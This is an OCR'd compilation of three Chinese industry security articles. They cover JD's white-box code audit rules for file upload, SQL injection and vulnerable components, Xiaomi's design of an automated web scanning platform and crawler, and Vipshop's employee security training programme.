
白盒代码审计系统通过调用扫描引擎开放的 web services 接口实现了对扫描引擎的调度。当白盒代码审计系统发现有新项目提交进来之后会自动提交扫描任务给扫描引擎进行扫描。这样就省去了人工提交扫描项目的繁琐操作，审计人员可以把主要精力全部都放在分析扫描报告、验证安全漏洞上。


(3) 扫描引擎使用定制化规则进行代码扫描

扫描引擎在接收到白盒代码审计系统提交的上线项目的代码库地址等信息后，会根据代码库信息 clone 相应源码，再根据京东安全团队配置的符合京东项目特性的扫描规则，进行相应的漏洞扫描，并生成最终的漏洞扫描报告以供后期的漏洞验证。

3 截止到目前白盒代码审计总体成果介绍

经过 2 个月左右时间的实际运行扫描测试，共扫描代码库 65 个，发现多个安全漏洞。（如图所示为风险等级分布图和漏洞类型分布图）


严重
高危
中危
低危
漏洞级别比例分布图
代码审计系统 2016/07/01 - 2016/09/01
严重 : 11.76%
高危 : 17.65%
中危 : 47.06%
低危 : 23.53%



4 主要扫描规则设计思路介绍

1 文件上传漏洞

（1）设计背景

文件上传操作是 web 程序中的常见操作，但是如果没有对上传文件操作做相应的安全处理，很容易被攻击者利用上传脚本木马，获取服务器权限。例如，上传图片到 web 目录中，如果没有限制上传文件的扩展名，攻击者可以上传一个脚本木马到 web 路径，从而直接获取服务器权限，并且可以进行进一步的攻击。

(2) 设计原理

京东线上业务有很多文件上传操作，这些操作有很大一部分使用了 Spring MVC 框架提供的文件上传功能，根据 Spring 文档，可以知道，Spring MVC 默认支持两种文件上传操作

方式。一种是使用 MultipartHttpServletRequest 或者 MultipartFile 作为方法参数，第二种是使用 javax.servlet.http.Part 作为方法参数，如下图所示。

`MultipartHttpServletRequest` or `MultipartFile` in the method parameters:

```
@Controller
public class FileUploadController {

    @PostMapping("/form")
    public String handleFormUpload(@RequestParam("name") String name,
            @RequestParam("file") MultipartFile file) {

        if (!file.isEmpty()) {
            byte[] bytes = file.getBytes();
            // store the bytes somewhere
            return "redirect:uploadSuccess";
        }

        return "redirect:uploadFailure";
    }

}
```

When using Servlet 3.0 multipart parsing you can also use `javax.servlet.http.Part` for the method parameter:

```
@Controller
public class FileUploadController {

    @PostMapping("/form")
    public String handleFormUpload(@RequestParam("name") String name,
            @RequestParam("file") Part file) {

        InputStream inputStream = file.getInputStream();
        // store bytes from uploaded file somewhere

        return "redirect:uploadSuccess";
    }

}
```

根据这个特点，我们可以编写代码扫描规则，发现代码中的文件上传操作，然后就可以进一步判断是否存在文件上传漏洞。

2 SQL 注入漏洞

（1）设计背景

通过总结发现京东业务中数据库交互层面大部分使用 mybatis 框架，mybatis 框架中#{变量}对应 JDBC 中的预编译机制，不存在 SQL 注入漏洞，${变量}对应 SQL 语句拼接方式，存在 SQL 注入风险。

(2) 设计原理

若与数据库交互的位置存在动态拼接，即用户输入的参数可控，在这种情况下，很容易遭到黑客恶意利用而进行 SQL 注入攻击。针对 SQL 注入，设置匹配规则在 mybatis 的 sql 语句层面扫描文件中的“$”符号，再使用扫描引擎提供的数据流分析机制层层跟进数据到 web 层面。

3 通用组件漏洞

（1）设计背景

一个项目中除了研发人员自己编写的代码中可能存在安全漏洞，使用的第三方组件中同样可能包含安全漏洞，如 Struts2 远程代码执行漏洞，这类漏洞的特点是使用了存在漏洞的组件，就有产生安全漏洞的风险。

（2）扫描规则设计原理

目前由于京东的项目构建主要依靠 maven 系统，项目的 pom.xml 文件中记录了项目所依赖的各种第三方组件信息，很适合白盒代码扫描，所以在这里设计了相应的规则扫描 pom.xml 文件中的组件坐标信息。

扫描下方二维码关注京东安全应急响应中心官方微信：

安全扫描自动化检测平台建设（Web 黑盒）

作者：蓝色 di 雪球

原文来源：【小米安全中心】https://sec.xiaomi.com/article/9

Web 扫描平台的发展

1.原始社会

在 Web 安全兴起的初期，国内的工具相应缺乏，笔者曾经获取一个注入点数据库的 MD5 需要手工注入半天时间。

于是相应的安全扫描自动化工具应运而生，其中杰出代表莫过于啊 D，穿山甲，和 JSKY。感谢前辈给我们创造的自动化工具。这几款工具，可以列入中国网络安全的发展历史。

2.拿来主义

国内乙方厂商，如绿盟，启明星辰当时已经有了自己的扫描器产品，但是一般的安全人员并不能拿到软件进行测试，所以纷纷把目光投向国外。

AWVS，WebInspect，AppScan 等商业化扫描器经过国人的破解以后，被各路安全爱好者进行安全扫描，测试。至今这几款扫描器依然活跃在白帽子圈，用来进行初步的安全扫描与探测，宝刀未老。

3.工业革命

这个阶段互联网的高速发展，也更加推动安全人员研发出更符合需求的扫描器。由于现有的商业安全扫描器已经不能适应企业的规模和业务增长需求，于是大型互联网公司开始进行安全扫描器的自研工作。

以 BAT 为首的公司，开始了自己的扫描器自研之路。从无到有，从野路子式的作坊，一路走来，在经历了各种教训，交了学费，一次次的架构变动，才有了今天大型甲方安全扫描团队的正规军，拥有自己的设计，开发，运维，运营团队。

这个阶段，主要解决了大型互联网公司，由于公司架构、业务发展和开发技术提升等需求，衍生出安全工单，分布式扫描和动态爬虫模块。

4.未来世界

公司业务和人员规模的不断扩大，安全技术的持续提升等原因，产生了更多的漏洞和更多安全事件，所造成的损失越来越大。时代的进步，对于安全扫描系统提出了更大的挑战。

这个阶段出现了云安全扫描平台，更多的乙方公司也提供了安全扫描软件，对于一般的企业用户是够用了。

漏洞规则，资产管理，扫描性能，应急响应，安全流程，开发流程等等问题又给现有的扫描器出了难题。但是，对于大型甲方公司，这个阶段出现的云安全扫描平台，还远远不能满足需求。对安全扫描器的再次架构提升也成了这个阶段安全团队首要解决的问题。

安全自动化扫描平台建设（扫描平台数据源）

1.动态爬虫

Web2.0 技术在互联网大规模应用，使得原有的爬虫方式已经不能满足需求，主流的安全扫描器爬虫均为基于浏览器内核的动态爬虫。

主流的解析引擎选择有两种：

基于 QtWebKit

基于 PhantomJS

其中，PhantmJS 是 QtWebkit 的封装，部署起来更加方便，接口也相对简单，但是其中的坑也是非常的多，建议使用 QtWebKit 作为动态爬虫的解析引擎。

对于某些 DOM 类漏洞检测的需求驱动，扫描器爬虫还需要具有 Ajax 解析，DOM 树遍历，模拟交互，事件触发等功能，基于浏览器内核的爬虫的解析和模拟能力正好可以解决需求。

```
def simulate(self):
    '''
    simulate event
    '''
    #self.__browser.show()
    #函数重载 变量初始化
    self.js_init()
    #替换location为window.open
    self.replace_location()
    #模拟flash点击事件
    self.get_flash_url()
    #处理自动刷新/跳转
    self.refresh_handle()
    #将当前页面的md5值加入列表，避免二次交互时重复点击
    self.list_html_md5_2.append(hashlib.md5(self.__browser.html).hexdigest())
    #处理各类鼠标事件
    self.mouse_event_handle(self.mouse_event)
    #处理input 点击 填充
    self.input_handle()
    #处理a标签 点击
    self.link_handle()
    #模拟各种事件
    #onchange事件处理
    self.change_event_handle()
    #将捕获的url添加到html的body中
    self.add_url_tohtml()
```

小米安全中心

代码中模拟事件部分代码

同时，安全扫描器爬虫也需要具有伪静态解析，表单自动化填写提交等功能。

安全扫描平台爬虫模拟正常用户对目标站点进行数据爬取，但是，无法避免的会对业务产生风险，尤其是内网业务。

仅仅是进行爬取，就有可能引起以下风险

（1）写入脏数据、造成页面扭曲(尤其带 cookie 情况下扫描)

（2）扫描请求会造成服务器额外的性能压力。

（3）如果目标站点容错性不够（如没有进行异常捕获、边界判断、空值判断等），那么爬虫请求可能会引起服务器上的程序出现异常，导致服务中断。

（4）关键业务逻辑行为是 GET 操作，且不需要认证（如删除数据，付款等功能）。

（5）可能会引起目标站点监控报警。

（6）扫描过程中有目录和文件猜解环节,会引起服务器大量 404 错误，造成大量额外日志。

以上问题都是笔者在实际设计、使用过程中遇到的问题，甚至由于安全扫描造成了严重的业务事故，由此，对扫描器爬虫提出了新的挑战。

主要提升思路是，宁可缺失少部分数据，坚决不造成业务额外的负担和风险。(注 1)

（1）我是自己人：使用安全爬虫专用 Cookie 池、请求 Header，便于业务服务器辨认内部扫描爬虫，外网业务甚至可以考虑去掉登录爬虫功能。

（2）扫描限速：扫描压力控制，默认发包速率为 50QPS/S，并可以根据不同的模式进行调节。

（3）内网业务扫描模式：阉割部分功能，如登录扫描、模拟交互等，原因是内网业务普遍采用 CAS 的方式进行登录，极少数业务有自己的用户认证系统。如果 CAS 用户被破解，第一波就攻击的内网业务的概率相对小，与可能造成风险相比，损失部分 URL 数据可以接受。

（4）去掉目录猜解功能，爬虫爬取策略向搜索引擎爬虫靠拢。

2.流量镜像


另一个非常好的数据源是主交换机，IDC 交换机等网络设备流量镜像，直接将全流量镜像至安全扫描平台的流量解析节点进行分析，一般全流量镜像为 GET 请求，由于存储/用户隐私需求，POST 请求该类型数据源不进行获取。（注 2）

3.安全测试

QA 测试是几乎每个互联网公司的上线前的标配，安全测试通常也会在这个环节进行，以往的该环节的自动化安全测试经过了几次发展：

（1）fiddler 抓取测试产生的请求数据，并发送至安全扫描器进行扫描，至今仍有部分公司使用这种方式进行安全测试。问题在于 QA 的学习与使用有一定的成本，部门墙比较严重的情况下，这种方式的成本有点高。

（2）浏览器插件的方式，通过在 QA 的浏览器安装插件，获取测试产生的流量，可以安全的获取所有测试数据。



并由此可以检测线上扫描无法覆盖的存储型 XSS 和文件上传漏洞等。该方案依然活跃在某些大型互联网公司中，缺点在于浏览器覆盖范围不全（如只覆盖 Chrome），对于某些测试类型无法获取流量（如移动端）

（3）测试服务器 Agent，在 QA 的测试服务器上安装流量获取 Agent，通过安全测试平台进行 Agent 的自动化安装，QA 只要提交任务以后进行正常的测试，Agent 就可以获取全部测试数据，并可以进行方便的任务管理。

有几个笔者踩过的坑需要注意：

（1）QA 的压力测试，导致 Agent 占用了大量的 IO，影响测试数据。通过对 Agent 设定 QPS 阈值，自动暂停流量获取，仅保留心跳功能，流量低于阈值，自动重新开启获取功能。

（2）QA 测试服务器上有不止一个项目进行测试，使用端口、HOST 绑定等方式，进行有效区分，不对其他测试项目造成干扰。

安全扫描自动化平台（Web 黑盒上）就讲到这里了，笔者难免有些疏漏或者错误，还请指出，非常感谢。

注：

1.爬虫覆盖率的测试可以使用国际爬虫标准测试项目 Wivet 地址：https://github.com/bedirhan/wivet

2.流量解析可以通过 PCAP 文件进行存储，笔者使用 Python 的 httpcap 进行流量数据解析，地址：https://github.com/caoqianli/httpcap

建议对该程序进行修改，符合自己的实际解析场景。

扫描下方二维码关注小米安全中心官方微信：

唯品会信息安全培训体系

作者：魔风

原文来源：【唯品会安全应急响应中心】http://mp.weixin.qq.com/s/btFpm7kjPnvl7Wp02StarA

有些信息安全意识培训，还没开始就已注定失败

信息安全培训,相信大家都不会陌生了吧？不少企业都会举办信息安全培训，希望提高员工的信息安全意识，减少因员工失误所造成的安全风险。

有研究表明，大部分的高级持续攻击（APT），都是由于人员安全意识缺失所造成的，也有大量案例表明，“人”在安全事件中的占比是十分高的。很多业内人士都戏称“人”是 TCP/IP 的“第 8 层”，必须受到良好的意识教育，才能降低系统的攻击面。

看到这里，很多人可能觉得每年开一场安全意识培训，结束后进行简单的考试，大家都通过的话，能满足合规要求，也能向领导交待工作啦。我只能说，图样图森破！有些信息安全意识培训，一开始就已经失败了！

意识到底是个什么鬼？

工欲善其事必先利其器，要知道安全意识培训教育怎么做，还得读懂“意识”这个词。意识是人脑对大脑内外表象的觉察，用于辨识真伪的功能，必须有一定的刺激强度和一定的持续刺激时间才能产生知觉。简单来说，就是要使意识长期存在，并且影响其个体的行为，是需要长时间和具备一定强度的刺激。

信息安全意识也是同样的道理，如果寄望于通过每年组织一场培训，就可以提高员工的安全意识，未免也有点天方夜谭了。

企业面临信息安全风险，一方面是信息安全意识不足，另一方面是信息安全技术能力不足和合规意识不足。从过往发生的安全事件来看，即使员工知道要这么做（need to do），但是不知道应该怎么做（how to do），这就是缺少实操训练的结果。

所以单纯的信息安全意识培训，不足以弥补人在信息系统中的缺陷。那么建立一个完整的信息安全培训体系就是大势所趋了。

信息安全培训体系的探索

唯品会早期的信息安全培训也是采用传统的形式，以现场面授培训为主。

主要特点如下：

培训内容主要以知识点为主，缺少生动的案例分享，员工代入感差，上课容易走神；

培训形式单一，只有面授培训课程；

培训对象没有合理区分，缺少针对岗位的培训；

培训内容只有安全意识，缺少安全技术培训和政策合规培训；

培训仅限于新员工入职培训，意识刺激强度不足，难以改变员工的行为习惯；

培训占用员工的日常工作时间，员工抗拒参加培训，或带有消极的情绪；

培训考试的成绩与员工的个人绩效不挂钩，员工不重视；

培训绩效无法度量，无法可视化，意识提升效果无法对比；

缺少有效的渠道收集反馈意见和建议。

上面的种种，都是唯品会在信息安全培训中遇到过的问题。简单总结起来就是“用户体验差，未形成体系”。

用户体验差，具体表现在培训内容不够吸引、培训形式单一、培训对象未区分和占用过多工作时间。在用户体验上，我们开始运用互联网思维，站在用户的角度上思考问题。

未形成体系，具体表现在员工缺少驱动力、培训绩效无法度量和缺少有效反馈渠道。我们开始考虑培训体系化，具有持续改进和闭环的特点。

这就是“互联网+培训”，将传统的培训方式与互联网思维进行深度融合，采用崭新的载体、创新的形式、丰富的内容使其成为一个用户体验至上，具备质量提升循环的唯品会信息安全培训体系。




图 1、唯品会信息安全培训体系架构图

唯品会信息安全培训体系介绍

经过不断地探索实践和总结，唯品会已经形成相对成熟的信息安全培训体系（下面简称体系），如上图所示。体系分为五个层次，分别是体系管理层、培训载体层、培训形式层、培训内容层和培训对象层。体系结构层次分明，具备横向扩展性，有利于体系的发展。

1 体系管理层

该层是体系的基础，也是培训教育体系的核心要素。

（1）内容管理：是对“培训内容层”中的安全培训内容进行管理，主要是根据需求和安全事件，梳理和扩充安全培训的知识点；

（2）需求管理：是收集技术中心、业务部门、HR 等安全培训需求，以及从“素材管理”中提取信息安全事件的知识点，形成安全培训需求；

（3）培训开发：是根据“内容管理”中的安全培训知识点，综合考虑“培训载体层”中的载体和“培训形式层”中的表现形式，对培训课件、动画、海报等进行开发的过程；

（4）素材管理：对构成最终培训课件的图片、文章、动画以及安全事件案例进行分类管理，可以根据安全培训需求进行快速迭代开发；

（5）讲师管理：对于信息安全培训面授课程的讲师，实行讲师认证制度和课程满意度管理，通过“沟通交流”中的渠道反馈信息，使讲师能不断提升自己的讲课技能；

（6）绩效评估：主要是两方面的绩效评估，第一是学员的考核管理，第二是信息安全部门的培训目标绩效管理。学员的考核管理主要关注学员的线下课程出勤率、线上课程完成率、考试通过率等指标。培训目标绩效管理主要关注年度的信息安全培训目标完成情况、员工主动上报安全事件数量、员工举报违规数量、安全培训满意度等指标。是培训体系测量和持续改进的重要环节；

（7）沟通交流：是学员反馈信息安全培训效果、上报安全事件/安全违规、提出改进建议的有效渠道。这些渠道包括 V-Learning 论坛讨论区、电子邮箱、V 课堂满意度调查问卷、IM 聊天工具等渠道。

2 培训载体层

培训载体是紧随时代发展的，时代潮流发展到什么程度，就自然有了相应的载体。在没有电脑的时代，使用线下的面授课程和海报宣传。后来有了电脑、手机、微信之后，并且成为了生活的必须品，自然也是安全培训的新式载体。所以在培训载体层，我们只需要做到紧跟潮流发展即可，并无过多创新的地方。或许以后就是用全息投影、VR 游戏做安全培训了。

为了具备一定强度和长时间对意识进行刺激，目前唯品会的培训载体分为线上和线下两部分。线下主要是以面授课程和实体刊物为主，线上则包括 PC 端的 V-Learning、电子邮件、OA，移动端的 V 课堂和微信等形式。

3 培训形式层

培训形式与培训载体是紧密结合的，培训形式多种多样，都是为了提高用户体验，是使用互联网思维解决内容不吸引、形式单一乏味、占用工作时间的三大问题的关键要素。

内容不够吸引？我们通过有趣的动画视频以及紧贴时事的信息长图来宣贯安全内容。

图 2 、安全技术培训动画视频

图 3、安全意识信息长图——电信诈骗

形式单一乏味？我们通过 VSRC 微信公众号、PPT、安全员工手册、信息长图、动画、安全小贴士、海报/易拉宝、信息安全活动多种形式对安全培训进行宣贯。确保形式多样，多看不腻。

杜绝账号共享 谨防违规抵赖
某企业员工使用经理账号时误删除公司重要数据
某电商员工使用主管账号批量下载会员信息倒卖，导致大量用户投诉
信息安全小贴士
✓ 账号专人专用
✓ 权限专岗专属
✓ 谁申请谁负责
✓ 保护账号密码
✓ 切勿共享账号
Remember me
Login
yournickname
唯品会安全应急响应中心

图 4、信息安全小贴士-1

敏感信息
未经授权，
不得使用第三方系统
处理、传输、存储
公司敏感信息；
使用第三方系统
进行内、外部
市场活动或调研时，
须通过信息安全评审。
第三方系统
VIP
